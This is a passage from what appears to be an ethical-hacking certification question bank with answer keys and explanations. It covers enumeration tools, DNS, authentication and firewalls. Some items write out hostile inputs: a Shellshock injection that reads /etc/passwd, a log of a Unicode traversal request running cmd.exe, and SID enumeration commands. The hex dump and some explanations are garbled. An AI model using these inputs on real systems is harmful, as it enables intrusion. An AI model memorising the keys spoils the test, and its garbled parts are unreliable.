Tcpdump is a data-network packet analyzer computer program that runs under a command-line interface. It allows the user to display TCP/IP and other packets being transmitted or received over a network to which the computer is attached. Distributed under the BSD license, tcpdump is free software.

https://www.wireshark.org/

Wireshark is a free and open-source packet analyzer. It is used for network troubleshooting, analysis, software and communications protocol development, and education.

NOTE: Wireshark is very similar to tcpdump, but has a graphical front-end, plus some integrated sorting and filtering options.

Question #:60 - (Exam Topic 1)

Which of the following tools are used for enumeration? (Choose three.)

- A. SolarWinds
- B. USER2SID
- C. Cheops
- D. SID2USER
- E. DumpSec

Answer: BDE

Question #:61 - (Exam Topic 1)

What is the role of test automation in security testing?

- A. It is an option but it tends to be very expensive.
- B. It should be used exclusively. Manual testing is outdated because of low speed and possible test setup inconsistencies.
- C. Test automation is not usable in security due to the complexity of the tests.
- D. It can accelerate benchmark tests and repeat them with a consistent test setup. But it cannot replace manual testing completely.

Answer: D

Question #:62 - (Exam Topic 1)

In the field of cryptanalysis, what is meant by a "rubber-hose" attack?

- A. Forcing the targeted keystream through a hardware-accelerated device such as an ASIC.
- B. A backdoor placed into a cryptographic algorithm by its creator.

- C. Extraction of cryptographic secrets through coercion or torture.
- D. Attempting to decrypt ciphertext by making logical assumptions about the contents of the original plaintext.

Answer: C

Explanation

A powerful and often the most effective cryptanalysis method in which the attack is directed at the most vulnerable link in the cryptosystem - the person. In this attack, the cryptanalyst uses blackmail, threats, torture, extortion, bribery, etc. This method's main advantage is the decryption time's fundamental independence from the volume of secret information, the length of the key, and the cipher's mathematical strength.

The method can reduce the time to guess a password, for example, for AES, to an acceptable level; however, it requires special authorization from the relevant regulatory authorities. Therefore, it is outside the scope of this course and is not considered in its practical part.

Question #:63 - (Exam Topic 1)

A large mobile telephony and data network operator has a data center that houses network elements. These are essentially large computers running on Linux. The perimeter of the data center is secured with firewalls and IPS systems.

What is the best security policy concerning this setup?

- A. Network elements must be hardened with user ids and strong passwords. Regular security tests and audits should be performed.
- B. As long as the physical access to the network elements is restricted, there is no need for additional measures.
- C. There is no need for specific security measures on the network elements as long as firewalls and IPS systems exist.
- D. The operator knows that attacks and down time are inevitable and should have a backup site.

Answer: A

Ouestion #:64 - (Exam Topic 1)

One of your team members has asked you to analyze the following SOA record. What is the version?

Rutgers.edu.SOA NS1.Rutgers.edu ipad.college.edu (200302028 3600 3600 604800 2400.) (Choose four.)

- A. 200303028
- B. 3600

- C. 604800
- D. 2400
- E. 60
- F. 4800

Answer: A

Question #:65 - (Exam Topic 1)

By using a smart card and pin, you are using a two-factor authentication that satisfies

- A. Something you are and something you remember
- B. Something you have and something you know
- C. Something you know and something you are
- D. Something you have and something you are

Answer: B

Explanation

Two-factor Authentication or 2FA is a user identity verification method, where two of the three possible authentication factors are combined to grant access to a website or application.1) something the user knows, 2) something the user has, or 3) something the user is.

The possible factors of authentication are:

· Something the User Knows:

This is often a password, passphrase, PIN, or secret question. To satisfy this authentication challenge, the user must provide information that matches the answers previously provided to the organization by that user, such as "Name the town in which you were born."

· Something the User Has:

This involves entering a one-time password generated by a hardware authenticator. Users carry around an authentication device that will generate a one-time password on command. Users then authenticate by providing this code to the organization. Today, many organizations offer software authenticators that can be installed on the user's mobile device.

· Something the User Is:

This third authentication factor requires the user to authenticate using biometric data. This can include

fingerprint scans, facial scans, behavioral biometrics, and more.

For example: In internet security, the most used factors of authentication are:

something the user has (e.g., a bank card) and **something the user knows** (e.g., a PIN code). This is two-factor authentication. Two-factor authentication is also sometimes referred to as strong authentication, Two-Step Verification, or 2FA.

The key difference between Multi-Factor Authentication (MFA) and Two-Factor Authentication (2FA) is that, as the term implies, Two-Factor Authentication utilizes a combination of two out of three possible authentication factors. In contrast, Multi-Factor Authentication could utilize two or more of these authentication factors.

Question #:66 - (Exam Topic 1)

A network administrator discovers several unknown files in the root directory of his Linux FTP server. One of the files is a tarball, two are shell script files, and the third is a binary file is named "nc." The FTP server's access logs show that the anonymous user account logged in to the server, uploaded the files, and extracted the contents of the tarball and ran the script using a function provided by the FTP server's software. The "ps" command shows that the "nc" file is running as process, and the netstat command shows the "nc" process is listening on a network port.

What kind of vulnerability must be present to make this remote attack possible?

- A. File system permissions
- B. Privilege escalation
- C. Directory traversal
- D. Brute force login

Answer: A

Explanation

File system permissions

Processes may automatically execute specific binaries as part of their functionality or to perform other actions. If the permissions on the file system directory containing a target binary, or permissions on the binary itself, are improperly set, then the target binary may be overwritten with another binary using user-level permissions and executed by the original process. If the original process and thread are running under a higher permissions level, then the replaced binary will also execute under higher-level permissions, which could include SYSTEM.

Adversaries may use this technique to replace legitimate binaries with malicious ones as a means of executing code at a higher permissions level. If the executing process is set to run at a specific time or during a certain event (e.g., system bootup) then this technique can also be used for persistence.

Question #:67 - (Exam Topic 1)

What does a firewall check to prevent particular ports and applications from getting packets into an organization?

- A. Transport layer port numbers and application layer headers
- B. Presentation layer headers and the session layer port numbers
- C. Network layer headers and the session layer port numbers
- D. Application layer port numbers and the transport layer headers

Answer: A

Question #:68 - (Exam Topic 1)

Which of the following tools is used to detect wireless LANs using the 802.11a/b/g/n WLAN standards on a linux platform?

- A. Kismet
- B. Abel
- C. Netstumbler
- D. Nessus

Answer: A

Explanation

https://en.wikipedia.org/wiki/Kismet_(software)

Kismet is a network detector, packet sniffer, and intrusion detection system for 802.11 wireless LANs. Kismet will work with any wireless card which supports raw monitoring mode, and can sniff 802.11a, 802.11b, 802.11g, and 802.11n traffic.

Question #:69 - (Exam Topic 1)

The Heartbleed bug was discovered in 2014 and is widely referred to under MITRE's Common Vulnerabilities and Exposures (CVE) as CVE-2014-0160. This bug affects the OpenSSL implementation of the Transport Layer Security (TLS) protocols defined in RFC6520.

What type of key does this bug leave exposed to the Internet making exploitation of any compromised system very easy?

A. Public

- B. Private
- C. Shared
- D. Root

Answer: B

Question #:70 - (Exam Topic 1)

Which system consists of a publicly available set of databases that contain domain name registration contact information?

- A. WHOIS
- B. CAPTCHA
- C. IANA
- D. IETF

Answer: A

Question #:71 - (Exam Topic 1)

Which of the following is assured by the use of a hash?

- A. Authentication
- B. Confidentiality
- C. Availability
- D. Integrity

Answer: D

Question #:72 - (Exam Topic 1)

Study the snort rule given below:

From the options below, choose the exploit against which this rule applies.

- A. WebDay
- B. SQL Slammer
- C. MS Blaster
- D. MyDoom

Answer: C

Question #:73 - (Exam Topic 1)

Identify the UDP port that Network Time Protocol (NTP) uses as its primary means of communication?

- A. 113
- B. 69
- C. 123
- D. 161

Answer: C

Explanation

https://en.wikipedia.org/wiki/Network_Time_Protocol

The Network Time Protocol (NTP) is a networking protocol for clock synchronization between computer systems over packet-switched, variable-latency data networks.

NTP is intended to synchronize all participating computers within a few milliseconds of Coordinated

Universal Time (UTC). It uses the intersection algorithm, a modified version of Marzullo's algorithm, to select accurate time servers and is designed to mitigate variable network latency effects. NTP can usually maintain time to within tens of milliseconds over the public Internet and achieve better than one millisecond accuracy in local area networks. Asymmetric routes and network congestion can cause errors of 100 ms or more.

The protocol is usually described in terms of a client-server model but can easily be used in peer-to-peer relationships where both peers consider the other to be a potential time source. Implementations send and receive timestamps using the User Datagram Protocol (UDP) on port number 123.

Question #:74 - (Exam Topic 1)

Joseph was the Web site administrator for the Mason Insurance in New York, who's main Web site was located at www.masonins.com. Joseph uses his laptop computer regularly to administer the Web site. One night, Joseph received an urgent phone call from his friend, Smith. According to Smith, the main Mason Insurance web site had been vandalized! All of its normal content was removed and replaced with an attacker's message "Hacker Message: You are dead! Freaks!" From his office, which was directly connected to Mason Insurance's internal network, Joseph surfed to the Web site using his laptop. In his browser, the Web site looked completely intact.

No changes were apparent. Joseph called a friend of his at his home to help troubleshoot the problem. The Web site appeared defaced when his friend visited using his DSL connection. So, while Smith and his friend could see the defaced page, Joseph saw the intact Mason Insurance web site. To help make sense of this problem, Joseph decided to access the Web site using hisdial-up ISP. He disconnected his laptop from the corporate internal network and used his modem to dial up the same ISP used by Smith. After his modem connected, he quickly typed www.masonins.com in his browser to reveal the following web page:

```
H@cker Mess@ge:
YOu @re De@d! Fre@ks!
```

After seeing the defaced Web site, he disconnected his dial-up line, reconnected to the internal network, and used Secure Shell (SSH) to log in directly to the Web server. He ran Tripwire against the entire Web site, and determined that every system file and all the Web content on the server were intact. How did the attacker accomplish this hack?

- A. ARP spoofing
- B. SQL injection
- C. DNS poisoning
- D. Routing table injection

Answer: C

Question #:75 - (Exam Topic 1)

You are the Network Admin, and you get a complaint that some of the websites are no longer accessible. You

try to ping the servers and find them to be reachable. Then you type the IP address and then you try on the browser, and find it to be accessible. But they are not accessible when you try using the URL.

What may be the problem?

- A. Traffic is Blocked on UDP Port 53
- B. Traffic is Blocked on TCP Port 80
- C. Traffic is Blocked on TCP Port 54
- D. Traffic is Blocked on UDP Port 80

Answer: A

Explanation

Most likely have an issue with DNS.

DNS stands for "Domain Name System." It's a system that lets you connect to websites by matching human-readable domain names (like example.com) with the server's unique ID where a website is stored.

Think of the DNS system as the internet's phonebook. It lists domain names with their corresponding identifiers called IP addresses, instead of listing people's names with their phone numbers. When a user enters a domain name like wpbeginner.com on their device, it looks up the IP address and connects them to the physical location where that website is stored.

NOTE: Often DNS lookup information will be cached locally inside the querying computer or remotely in the DNS infrastructure. There are typically 8 steps in a DNS lookup. When DNS information is cached, steps are skipped from the DNS lookup process, making it quicker. The example below outlines all 8 steps when nothing is cached.

The 8 steps in a DNS lookup:

- 1. A user types 'example.com' into a web browser, and the query travels into the Internet and is received by a DNS recursive resolver;
- 2. The resolver then queries a DNS root nameserver;
- 3. The root server then responds to the resolver with the address of a Top-Level Domain (TLD) DNS server (such as .com or .net), which stores the information for its domains. When searching for example.com, our request is pointed toward the .com TLD;
- 4. The resolver then requests the .com TLD;
- 5. The TLD server then responds with the IP address of the domain's nameserver, example.com;
- 6. Lastly, the recursive resolver sends a query to the domain's nameserver;
- 7. The IP address for example.com is then returned to the resolver from the nameserver;

8. The DNS resolver then responds to the web browser with the IP address of the domain requested initially;

Once the 8 steps of the DNS lookup have returned the IP address for example.com, the browser can request the web page:

- 9. The browser makes an HTTP request to the IP address;
- 10. The server at that IP returns the webpage to be rendered in the browser.

NOTE 2: DNS primarily uses the User Datagram Protocol (UDP) on port number 53 to serve requests. And if this port is blocked, then a problem arises already in the first step. But the ninth step is performed without problems.

Question #:76 - (Exam Topic 1)

If a token and 4-digit personal identification number (PIN) are used to access a computer system and the token performs off-line checking for the correct PIN, what type of attack is possible?

- A. Birthday
- B. Brute force
- C. Man-in-the-middle
- D. Smurf

Answer: B

Question #:77 - (Exam Topic 1)

What did the following commands determine?

```
C: user2sid \earth guest
S-1-5-21-343818398-789336058-1343024091-501
C:sid2user 5 21 343818398 789336058 1343024091 500
Name is Joe
Domain is EARTH
```

- A. That the Joe account has a SID of 500
- B. These commands demonstrate that the guest account has NOT been disabled
- C. These commands demonstrate that the guest account has been disabled
- D. That the true administrator is Joe
- E. Issued alone, these commands prove nothing

Answer: D

Question #:78 - (Exam Topic 1)

What does the -oX flag do in an Nmap scan?

- A. Perform an eXpress scan
- B. Output the results in truncated format to the screen
- C. Output the results in XML format to a file
- D. Perform an Xmas scan

Answer: C

Explanation

https://nmap.org/book/man-output.html

-oX <filespec> - Requests that XML output be directed to the given filename.

Question #:79 - (Exam Topic 1)

Bob is acknowledged as a hacker of repute and is popular among visitors of "underground" sites.

Bob is willing to share his knowledge with those who are willing to learn, and many have expressed their interest in learning from him. However, this knowledge has a risk associated with it, as it can be used for malevolent attacks as well.

In this context, what would be the most effective method to bridge the knowledge gap between the "black" hats or crackers and the "white" hats or computer security professionals? (Choose the test answer.)

- A. Educate everyone with books, articles and training on risk analysis, vulnerabilities and safeguards.
- B. Hire more computer security monitoring personnel to monitor computer systems and networks.
- C. Make obtaining either a computer security certification or accreditation easier to achieve so more individuals feel that they are a part of something larger than life.
- D. Train more National Guard and reservist in the art of computer security to help out in times of emergency or crises.

Answer: A

Question #:80 - (Exam Topic 1)

You need to deploy a new web-based software package for your organization. The package requires three separate servers and needs to be available on the Internet. What is the recommended architecture in terms of server placement?

- A. All three servers need to be placed internally
- B. A web server facing the Internet, an application server on the internal network, a database server on the internal network
- C. A web server and the database server facing the Internet, an application server on the internal network
- D. All three servers need to face the Internet so that they can communicate between themselves

Answer: B

Question #:81 - (Exam Topic 1)

Which of the following Linux commands will resolve a domain name into IP address?

- A. >host-t a hackeddomain.com
- B. >host-t ns hackeddomain.com
- C. >host -t soa hackeddomain.com
- D. >host -t AXFR hackeddomain.com

Answer: A

Ouestion #:82 - (Exam Topic 1)

Bob, a system administrator at TPNQM SA, concluded one day that a DMZ is not needed if he properly configures the firewall to allow access just to servers/ports, which can have direct internet access, and block the access to workstations.

Bob also concluded that DMZ makes sense just when a stateful firewall is available, which is not the case of TPNQM SA.

In this context, what can you say?

- A. Bob can be right since DMZ does not make sense when combined with stateless firewalls
- B. Bob is partially right. He does not need to separate networks if he can create rules by destination IPs, one by one
- C. Bob is totally wrong. DMZ is always relevant when the company has internet servers and workstations

D. Bob is partially right. DMZ does not make sense when a stateless firewall is available

Answer: C

Question #:83 - (Exam Topic 1)

Which address translation scheme would allow a single public IP address to always correspond to a single machine on an internal network, allowing "server publishing"?

- A. Overloading Port Address Translation
- B. Dynamic Port Address Translation
- C. Dynamic Network Address Translation
- D. Static Network Address Translation

Answer: D

Question #:84 - (Exam Topic 1)

Which type of security feature stops vehicles from crashing through the doors of a building?

- A. Bollards
- B. Receptionist
- C. Mantrap
- D. Turnstile

Answer: A

Question #:85 - (Exam Topic 1)

The collection of potentially actionable, overt, and publicly available information is known as

- A. Open-source intelligence
- B. Real intelligence
- C. Social intelligence
- D. Human intelligence

Answer: A

Question #:86 - (Exam Topic 1)

As a securing consultant, what are some of the things you would recommend to a company to ensure DNS security?

- A. Use the same machines for DNS and other applications
- B. Harden DNS servers
- C. Use split-horizon operation for DNS servers
- D. Restrict Zone transfers
- E. Have subnet diversity between DNS servers

Answer: B C D E

Question #:87 - (Exam Topic 1)

Which of the following program infects the system boot sector and the executable files at the same time?

- A. Polymorphic virus
- B. Stealth virus
- C. Multipartite Virus
- D. Macro virus

Answer: C

Question #:88 - (Exam Topic 1)

Which of the following represents the initial two commands that an IRC client sends to join an IRC network?

- A. USER, NICK
- B. LOGIN, NICK
- C. USER, PASS
- D. LOGIN, USER

Answer: A

Question #:89 - (Exam Topic 1)

A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?

- A. The WAP does not recognize the client's MAC address
- B. The client cannot see the SSID of the wireless network
- C. Client is configured for the wrong channel
- D. The wireless client is not configured to use DHCP

Answer: A

Explanation

https://en.wikipedia.org/wiki/MAC_filtering

MAC filtering is a security method based on access control. Each address is assigned a 48-bit address, which is used to determine whether we can access a network or not. It helps in listing a set of allowed devices that you need on your Wi-Fi and the list of denied devices that you don't want on your Wi-Fi. It helps in preventing unwanted access to the network. In a way, we can blacklist or white list certain computers based on their MAC address. We can configure the filter to allow connection only to those devices included in the white list. White lists provide greater security than blacklists because the router grants access only to selected devices.

It is used on enterprise wireless networks having multiple access points to prevent clients from communicating with each other. The access point can be configured only to allow clients to talk to the default gateway, but not other wireless clients. It increases the efficiency of access to a network.

The router allows configuring a list of allowed MAC addresses in its web interface, allowing you to choose which devices can connect to your network. The router has several functions designed to improve the network's security, but not all are useful. Media access control may seem advantageous, but there are certain flaws.

On a wireless network, the device with the proper credentials such as SSID and password can authenticate with the router and join the network, which gets an IP address and access to the internet and any shared resources.

MAC address filtering adds an extra layer of security that checks the device's MAC address against a list of agreed addresses. If the client's address matches one on the router's list, access is granted; otherwise, it doesn't join the network.

Question #:90 - (Exam Topic 1)

What is the proper response for a NULL scan if the port is open?

- A. SYN
- B. ACK
- C. FIN
- D. PSH
- E. RST
- F. No response

Answer: F

Question #:91 - (Exam Topic 1)

What is not a PCI compliance recommendation?

- A. Use a firewall between the public network and the payment card data.
- B. Use encryption to protect all transmission of card holder data over any public network.
- C. Rotate employees handling credit card transactions on a yearly basis to different departments.
- D. Limit access to card holder data to as few individuals as possible.

Answer: C

Explanation

https://www.pcisecuritystandards.org/pci_security/maintaining_payment_security

Build and Maintain a Secure Network

- 1. Install and maintain a firewall configuration to protect cardholder data.
- 2. Do not use vendor-supplied defaults for system passwords and other security parameters.

Protect Cardholder Data

- 3. Protect stored cardholder data.
- 4. Encrypt transmission of cardholder data across open, public networks.

Maintain a Vulnerability Management Program

- 5. Use and regularly update anti-virus software or programs.
- 6. Develop and maintain secure systems and applications.

Implement Strong Access Control Measures

- 7. Restrict access to cardholder data by business need-to-know.
- 8. Assign a unique ID to each person with computer access.
- 9. Restrict physical access to cardholder data.

Regularly Monitor and Test Networks

- 10. Track and monitor all access to network resources and cardholder data.
- 11. Regularly test security systems and processes.

Maintain an Information Security Policy

12. Maintain a policy that addresses information security for employees and contractors.

Question #:92 - (Exam Topic 1)

Email is transmitted across the Internet using the Simple Mail Transport Protocol. SMTP does not encrypt email, leaving the information in the message vulnerable to being read by an unauthorized person. SMTP can upgrade a connection between two mail servers to use TLS. Email transmitted by SMTP over TLS is encrypted. What is the name of the command used by SMTP to transmit email over TLS?

- A. OPPORTUNISTICTLS
- **B. UPGRADETLS**
- C. FORCETLS
- D. STARTTLS

Answer: D

Question #:93 - (Exam Topic 1)

Susan has attached to her company's network. She has managed to synchronize her boss's sessions with that of the file server. She then intercepted his traffic destined for the server, changed it the way she wanted to and then placed it on the server in his home directory.

What kind of attack is Susan carrying on?

- A. A sniffing attack
- B. A spoofing attack
- C. A man in the middle attack
- D. A denial of service attack

Answer: C

Question #:94 - (Exam Topic 1)

Steve, a scientist who works in a governmental security agency, developed a technological solution to identify people based on walking patterns and implemented this approach to a physical control access.

A camera captures people walking and identifies the individuals using Steve's approach.

After that, people must approximate their RFID badges. Both the identifications are required to open the door. In this case, we can say:

- A. Although the approach has two phases, it actually implements just one authentication factor
- B. The solution implements the two authentication factors: physical object and physical characteristic
- C. The solution will have a high level of false positives
- D. Biological motion cannot be used to identify people

Answer: B

Question #:95 - (Exam Topic 1)

Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.

He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?

- A. Disable unused ports in the switches
- B. Separate students in a different VLAN
- C. Use the 802.1x protocol
- D. Ask students to use the wireless network

Answer: C

Question #:96 - (Exam Topic 1)

Which of the following incident handling process phases is responsible for defining rules, collaborating human workforce, creating a back-up plan, and testing the plans for an organization?

- A. Preparation phase
- B. Containment phase
- C. Identification phase
- D. Recovery phase

Answer: A

Question #:97 - (Exam Topic 1)

Why is a penetration test considered to be more thorough than vulnerability scan?

- A. Vulnerability scans only do host discovery and port scanning by default.
- B. A penetration test actively exploits vulnerabilities in the targeted infrastructure, while a vulnerability scan does not typically involve active exploitation.
- C. It is not a penetration test is often performed by an automated tool, while a vulnerability scan requires active engagement.
- D. The tools used by penetration testers tend to have much more comprehensive vulnerability databases.

Answer: B

Question #:98 - (Exam Topic 1)

Your company performs penetration tests and security assessments for small and medium-sized business in the local area. During a routine security assessment, you discover information that suggests your client is involved with human trafficking.

What should you do?

- A. Confront the client in a respectful manner and ask her about the data.
- B. Copy the data to removable media and keep it in case you need it.

- C. Ignore the data and continue the assessment until completed as agreed.
- D. Immediately stop work and contact the proper legal authorities.

Answer: D

Question #:99 - (Exam Topic 1)

env x='(){ :;};echo exploit' bash -c 'cat/etc/passwd'

What is the Shellshock bash vulnerability attempting to do on a vulnerable Linux host?

- A. Removes the passwd file
- B. Changes all passwords in passwd
- C. Add new user to the passwd file
- D. Display passwd content to prompt

Answer: D

Question #:100 - (Exam Topic 1)

Based on the following extract from the log of a compromised machine, what is the hacker really trying to steal?

- A. har.txt
- B. SAM file
- C. wwwroot
- D. Repair file

Answer: B

Question #:101 - (Exam Topic 1)

".....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of

unsuspecting users by either snooping the communication link or by phishing, which involves setting up a

fraudulent web site and luring people there."

Fill in the blank with appropriate choice.

- A. Evil Twin Attack
- B. Sinkhole Attack
- C. Collision Attack
- D. Signal Jamming Attack

Answer: A

Explanation

https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks)

An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that looks like a legitimate access point to steal victims' sensitive details. Most often, the victims of such attacks are ordinary people like you and me.

The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.

An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.

ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.

Question #:102 - (Exam Topic 1)

A zone file consists of which of the following Resource Records (RRs)?

- A. DNS, NS, AXFR, and MX records
- B. DNS, NS, PTR, and MX records
- C. SOA, NS, AXFR, and MX records
- D. SOA, NS, A, and MX records

Answer: D

Question #:103 - (Exam Topic 1)

Hackers often raise the trust level of a phishing message by modeling the email to look similar to the internal email used by the target company. This includes using logos, formatting, and names of the target company. The phishing message will often use the name of the company CEO, President, or Managers. The time a hacker spends performing research to locate this information about a company is known as?

- A. Exploration
- B. Investigation
- C. Reconnaissance
- D. Enumeration

Answer: C

Explanation

Cyber Kill Chain Methodology 1. Reconnaissance - Gathering information about the target.

Question #:104 - (Exam Topic 1)

You are a Network Security Officer. You have two machines. The first machine (192.168.0.99) has snort installed, and the second machine (192.168.0.150) has kiwi syslog installed. You perform a syn scan in your network, and you notice that kiwi syslog is not receiving the alert message from snort. You decide to run wireshark in the snort machine to check if the messages are going to the kiwi syslog machine. What Wireshark filter will show the connections from the snort machine to kiwi syslog machine?

- A. tcp.srcport = 514 && ip.src = 192.168.0.99
- B. tcp.srcport= = 514 && ip.src= = 192.168.150
- C. tcp.dstport = 514 && ip.dst = 192.168.0.99
- D. tcp.dstport = 514 && ip.dst = 192.168.0.150

Answer: D

Question #:105 - (Exam Topic 1)

Which results will be returned with the following Google search query? site:target.com – site:Marketing.target.com accounting

A. Results from matches on the site marketing.target.com that are in the domain target.com but do not include the word accounting.

- B. Results matching all words in the query.
- C. Results for matches on target.com and Marketing.target.com that include the word "accounting"
- D. Results matching "accounting" in domain target.com but not on the site Marketing.target.com

Answer: D

Question #:106 - (Exam Topic 1)

Peter is surfing the internet looking for information about DX Company. Which hacking process is Peter doing?

- A. Scanning
- B. Footprinting
- C. Enumeration
- D. System Hacking

Answer: B

Question #:107 - (Exam Topic 1)

During a black-box pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded. What type of firewall is inspecting outbound traffic?

- A. Circuit
- B. Stateful
- C. Application
- D. Packet Filtering

Answer: C

Explanation

https://en.wikipedia.org/wiki/Internet_Relay_Chat

Internet Relay Chat (IRC) is an application layer protocol that facilitates communication in text. The chat process works on a client/server networking model. IRC clients are computer programs that users can install on their system or web-based applications running either locally in the browser or on a third-party server.

These clients communicate with chat servers to transfer messages to other clients.

IRC is a plaintext protocol that is officially assigned port 194, according to IANA. However, running the service on this port requires running it with root-level permissions, which is inadvisable. As a result, the well-known port for IRC is 6667, a high-number port that does not require elevated privileges. However, an IRC server can also be configured to run on other ports as well.

You can't tell if an IRC server is designed to be malicious solely based on port number. Still, if you see an IRC server running on port a WKP such as 80, 8080, 53, 443, it's almost always going to be malicious; the only real reason for IRCD to be running on port 80 is to try to evade firewalls.

https://en.wikipedia.org/wiki/Application_firewall

An application firewall is a form of firewall that controls input/output or system calls of an application or service. It operates by monitoring and blocking communications based on a configured policy, generally with predefined rule sets to choose from. The application firewall can control communications up to the OSI model's application layer, which is the highest operating layer, and where it gets its name. The two primary categories of application firewalls are network-based and host-based.

Application layer filtering operates at a higher level than traditional security appliances. This allows packet decisions to be made based on more than just source/destination IP Addresses or ports. It can also use information spanning across multiple connections for any given host.

Network-based application firewalls

Network-based application firewalls operate at the application layer of a TCP/IP stack. They can understand certain applications and protocols such as File Transfer Protocol (FTP), Domain Name System (DNS), or Hypertext Transfer Protocol (HTTP). This allows it to identify unwanted applications or services using a non-standard port or detect if an allowed protocol is being abused.

Host-based application firewalls

A host-based application firewall monitors application system calls or other general system communication. This gives more granularity and control but is limited to only protecting the host it is running on. Control is applied by filtering on a per-process basis. Generally, prompts are used to define rules for processes that have not yet received a connection. Further filtering can be done by examining the process ID of the owner of the data packets. Many host-based application firewalls are combined or used in conjunction with a packet filter.

Ouestion #:108 - (Exam Topic 1)

Todd has been asked by the security officer to purchase a counter-based authentication system. Which of the following best describes this type of system?

- A. A biometric system that bases authentication decisions on behavioral attributes.
- B. A biometric system that bases authentication decisions on physical attributes.
- C. An authentication system that creates one-time passwords that are encrypted with secret keys.
- D. An authentication system that uses passphrases that are converted into virtual passwords.

Answer: C

Question #:109 - (Exam Topic 1)

To determine if a software program properly handles a wide range of invalid input, a form of automated testing can be used to randomly generate invalid input in an attempt to crash the program.

What term is commonly used when referring to this type of testing?

- A. Randomizing
- B. Bounding
- C. Mutating
- D. Fuzzing

Answer: D

Question #:110 - (Exam Topic 1)

Which mode of IPSec should you use to assure security and confidentiality of data within the same LAN?

- A. ESP transport mode
- B. ESP confidential
- C. AH permiscuous
- D. AH Tunnel mode

Answer: A

Question #:111 - (Exam Topic 1)

Which is the first step followed by Vulnerability Scanners for scanning a network?

- A. OS Detection
- B. Firewall detection
- C. TCP/UDP Port scanning
- D. Checking if the remote host is alive

Answer: D

Explanation

Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:

- 1. **Locating nodes:** The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.
- 2. **Performing service and OS discovery on them:** After detecting the live hosts in the target network, the next step is to enumerate the open ports and services and the operating system on the target systems.
- 3. **Testing those services and OS for known vulnerabilities:** Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

Question #:112 - (Exam Topic 1)

Study the following log extract and identify the attack.

```
12/26-07:06:22:31,167035 207.219.207.240:1882 -> 17216.1.106:80
TCP TTL: 13 TTL:50 TOS:0x0 IP:53476 DFF
***AP*** Seq: 0x2BDC107 Ack: 0x1CB9F186 Win: 0x2238 TcpLen: 20
47 45 54 20 2F 6D 73 61 64 63 2F 2E 2E CO AF 2E GET /msadc/....
                        2 F
                           2E 2E CO AF
                                        2E 2E
                        73
                               65
                                    33
                                        32
                                           2F
                                              63 winnt/system32/c
                               64 69
                        63
                                    72
                                        2B
                           2B
                                           63
                                              3A md.exe?/c+dir+c:
                        2 E
                           31 OD OA 41
                                        63
                                              65 \ HTTP/1.1..Acce
                        65 2F 67 69 66
                                       2 C
                                          20
                                              69
               78 2D
                     78 62
                           69
                              74 6D
                                    61
                                        70
                                           2C 20 mage/x-xbitmap
               2F 6A 70 65
                           67 2C 20
                                    69 6D
                                           61 67 image/jpeg, imag
               65 67 2C 20 61 70 70 6C
                                       69
                                           63
                                              61 e/pipeg, applica
      6F 6E 2F 76 6E 64 2E
                           6D 73 2D 65 78 63 65 tion/vnd.ms-exce
                  6C
                     69 63
                           61 74 69
                                     6F
                                       6E 2F
                                              6D 1, application/m
              20 20
                     61 70 70 6C 69
                                     63
                                        61
                                           74 69 sword, applicati
               64 2E
                     6D 73 2D 70 6F
                                    77 65 72 70 on/vnd.ms-powerp
   69 6E 74 2C 2O 2A 2F 2A OD OA 41 63
                                        63 65 70 oint, */*..Accep
     4C 6C 6C 61 2F 34 2E 30 20 28 63
                                       6F
                                          6D 70 ozilla/age: en-u
     OA 62 6C 65 3B 20 4D 53
                              49 45 20 35 2E 30 atible; pt-Encod2
  67 3A 57 69 6E 64 6F 77 73 20 39 35 29 0D OA 1; Windo, deflat
     OA 55 73 65 72 2D 41 67 65 6: 74 3A 20 4D e.. User-Agent: M
      69 60 6C 61 2F 34 2E 30 20 28 63
                                        6F 6D 70 ozilla/4.0 (comp
               65
                  3B 20
                        4D
                           53
                               49 45
                                    20
                                       35 2E 30 atible; MSIE 5.0
               6E 64 6F 77 73 20 39
                                    35
                                       29 0D OA 1; Windows 95) ..
               20 6C 61 62 2E 77 69
                                    72 65 74 72 Host: lib.byxttr
                  OD OA 43 6F 6E 6E
                                    65
                                        63 74 69 ip.org..Connecti
                  65 70 2D 41 6C 69
                                    76
                                        65
                                           OD
                                             OA on: Keep-Alive..
              65 3A 20 41 53 50 53 45
                                       53
                                          -53
                                              49 Cookie: ASPSESSI
     49 44 47 51 51 51 51 51 5A 55 3D 4B
                                           4E 4F ONIDGOQQQQZU=KNO
     4F 4A 41 4B 50 46 4F 50 48 4D 4C 41 50 4E HMOJAKPFOPHMLAPN
  46 49 46 42 OD OA OD OA 41 50 4E 49 46 49 46 IFIFB....APNIFIF
  OD GA OD OA B....
```

- A. Hexcode Attack
- B. Cross Site Scripting
- C. Multiple Domain Traversal Attack
- D. Unicode Directory Traversal Attack

Answer: D

Question #:113 - (Exam Topic 1)

Which of the following is not a Bluetooth attack?

A. Bluedriving

- B. Bluesmacking
- C. Bluejacking
- D. Bluesnarfing

